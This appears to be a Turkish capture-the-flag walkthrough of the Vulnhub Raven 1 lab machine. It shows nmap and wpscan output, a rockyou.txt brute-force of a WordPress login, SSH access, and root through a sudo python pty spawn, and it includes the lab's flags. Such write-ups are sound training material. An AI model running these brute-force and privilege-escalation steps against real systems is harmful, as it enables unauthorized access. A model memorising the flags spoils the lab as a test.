Raven1:


Walkthrough | Vulnhub

Giriş:

Raven 1 makinesi giriş ve orta seviye bir makine olarak Vulnhubda listelenmiş.

Bence kolay makine olarak sınıflandırmak biraz daha doğru olabilir. Ama sonuçta bu kullanılan skillsetle alakalı olduğu için kabul edilebilir bir seçim.

Ben sanal makineyi kurarken Vİrtualbox'ı kullandım.Ama network ayarlarıyla biraz oynamam gerekti makineye ulaşabilmek için .



Makineyi kurduk ve network ayarlarından bridge moda çektik böylece ağımızdaki herhangi bir bilgisayar bu makineye erişebilecek. Sonuçta bu makine zafiyetli bir makine bu işlemi yaparken ne yaptığınızı bildiğinize emin olun.

Öncelikle bu makinenin ip adresi bize lazım. Netdiscover gibi tooları kullanarak ya da nmap ile tarama yaparak ağımızı keşfedebiliriz.

Sudo nmap –sN 192.168.0.0/24 -T5


Komutunu kullanarak makinenin ip adresini 192.168.0.157 olarak buldum.

Hemen bir nmap taraması gerçekleştiriyoruz.

nmap -sC -sV -Pn -A -vv -T5 -oN nmap.txt 192.168.0.157

```
# Nmap 7.92 scan initiated Tue Dec  7 20:50:15 2021 as: nmap -sC -sV -Pn -A -vv -T5 -oN nmap.txt 192.168.0.157
Nmap scan report for 192.168.0.157
Host is up, received user-set (0.00091s latency).
Scanned at 2021-12-07 20:50:17 +03 for 11s
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE REASON         VERSION
22/tcp  open  ssh     syn-ack ttl 63 OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAKh+Rdkjjy5opFFtXyNt53JA6r4vcBU/5phBALFa3s/Tp1nk905px99+yBZcDIsWCJRcpZLSjrB6HLSP32+zhb9pnV
PkKb9hC4+xhZjVme8BA7JP65hGMJFHWbmWbDIeQ014EVAJAAAAFQDco2jBlKC2i5fJa3EJU8Cjb7la1wAAAIBZgJ8eIMdjFiKHPVKBClyJeUKdlSh0zsLVz4
If09sevQHZR2tvDm5mV/mx9rBDK88h31ZyiuGr6aEoo+xPZR4TY++mFNY+deB3N7qtGpUH0ACMgrzfFjtIoaxub9y8IzlTTeB+uQAAAIB9h0DDtN8hOxAkGn
CsjqJC+RqW3Q6Z/QNJo3CqlflRbT92HMDenF1h04ET7tv9Rzplj89rFI0NEJ1MUgWkIsf4O4kyM2I6c27Law+tsa1htco6mTuoc8jLOhlhccbsYSgUnhfcNg=
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDV+10/5GT/t8oHYE/2droICkXQmZ+vUokINs67o65J9JuOTwxfYpcDKG7Ir5SCVyht+9yblaT4CDKpEkT
L8UwYIYBQLVGSBPr40i+rp0aimY6NCohYE7yPZfGQCMgUabN70ZOPX5av/11pe4aaiB1VkdQI6KGOIxX9BzXZ+xx18aGY2L4gEHsSFKHsCHMDcf0LRwCL57JU
MBdw0eM7Ta0UyJnsMoynCkaJFG7FaNe/hdkI68g4o8nugBk4RiKOlDBxAIHYT+YUQmrJaF
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFWnVibAcyZ6gXZIUhw1P2L5l+9u9WKbtJn4rAZ0+MDtzwK
xb3oQ=
|   256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAesXwn7VLv7XmXLfdeAjITtlzFHXlFpvHQt4gnQ3xSI
80/tcp  open  http    syn-ack ttl 63 Apache httpd 2.4.10 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Raven Security
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp open  rpcbind syn-ack ttl 63 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          47891/tcp6  status
|   100024  1          50220/tcp   status
|   100024  1          51228/udp6  status
|_  100024  1          51274/udp   status
OS fingerprint not ideal because: Timing level 5 (Insane) used
```

Burada bir http servisinin ayakta olduğunu görüyoruz.



Wordpress sitesi gibi gözüküyor.

Kontrol etmek için service.html sayfasının soruce koduna bakarken ilk flagi buluyoruz.

```
                        <a href="#"><i class="fa fa-behance"></i></a>
                    </div>
                </div>
            </div>
        </div>
    </div>
</footer>
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNb
<script src="js/vendor/bootstrap.min.js"></script>
<script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBhOdIF3Y9382fqJYt5I_sswS
<script src="js/easing.min.js"></script>
<script src="js/hoverIntent.js"></script>
<script src="js/superfish.min.js"></script>
<script src="js/jquery.ajaxchimp.min.js"></script>
<script src="js/jquery.magnific-popup.min.js"></script>
<script src="js/owl.carousel.min.js"></script>
<script src="js/jquery.sticky.js"></script>
<script src="js/jquery.nice-select.min.js"></script>
<script src="js/waypoints.min.js"></script>
<script src="js/jquery.counterup.min.js"></script>
<script src="js/parallax.min.js"></script>
<script src="js/mail-script.js"></script>
```

Wordpresse bakarken sğrekli raven.local diye bir yere yönlendirmek istiyor bizim sitemiz yerine bunu farkedince raven.locali bizim ip adresimiz olarak çözsün diye /etc/hosts dosyasına ekleme yapıyoruz.

```
# This file was automatically generated by WSL. To stop automatic generation of this file, add the following entry to /etc/wsl.conf:
# [network]
# generateHosts = false
127.0.0.1       localhost
127.0.1.1       EYILMAZ.localdomain     EYILMAZ
192.168.0.157   raven.local


# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Bu eklemeden sonra wordpress sitesine rahatça gidebildiğimizi görüyoruz.

Öncelikle bir wpscan ile genel bilgi edinmeye çalışacağız.

wpscan --url 192.168.0.157/wordpress/

Komutunu çalıştırıyoruz.

```
[+] URL: http://192.168.0.157/wordpress/ [192.168.0.157]
[+] Started: Sun Dec 12 16:22:52 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.0.157/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.0.157/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.0.157/wordpress/wp-cron.php
```

Burada wordpress sürümü vb konular hakkında bilgi edindik. Aklımıza brute force saldırısı yapabileceğimiz geldi.

wpscan --url 192.168.0.157/wordpress -e u

Komutunu çalıştırarak kullanıcıları bulmaya çalıştık.

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


Evet iki tane kullanıcı bulduk .Şimdi steven için brute force uygulayacağız .ben bu iş için rockyou.txtyi kullanacağım.

wpscan --url 192.168.0.157/wordpress -e u -U steven,michael -P /usr/share/wordlists/rockyou.txt — threads 50

Komutunu çalıştırıyor ve bekliyoruz.

```
[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=========================================> (10 / 10) 100.00% Time: 00:00:00
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - steven / pink84
Trying steven / pippip Time: 00:50:36 <                                        > (45815 / 14390207)  0.31%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: steven, Password: pink84
```

Evet steven adlı arkadaşın şifresini pink84 olarak bulduk.



Evet burada da bir flag bulduk.

Aklımıza ssh servisinin açık olduğu geldi. Ssh servisine steven ve kullanıcısı ve pink84 şifresiyle bağlanmayı deniyoruz.

```
└─$ ssh steven@192.168.0.157
steven@192.168.0.157's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Dec  8 12:54:12 2021 from 192.168.0.153
$
```

Evet bağlantı başarılı.

POST EXPLOİT AŞAMASI

Sudo –l yaparak steven kullanıcısının hangi komutları root yetkisiyle kullanabileceğini görüyorum.

```
$ whoami
steven
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

Evet steven kullanıcısı pythonı root yetkisiyle kullanabiliyormuş.

`Sudo python -c 'import pty; pty.spawn("/bin/sh")'`

Komutunu kullanarak shell spawn ediyoruz.

```
$ sudo python -c 'import pty; pty.spawn("/bin/sh")'
# whoami
root
# ls
flag2.txt  html
# cd ~
# ls
flag4.txt
# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ v /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
#
```

Evet root olduk.

Home directorysinde flag4.txt dosyasını bulduk ve içini okuduk.

Okuduğunuz için teşekkürler.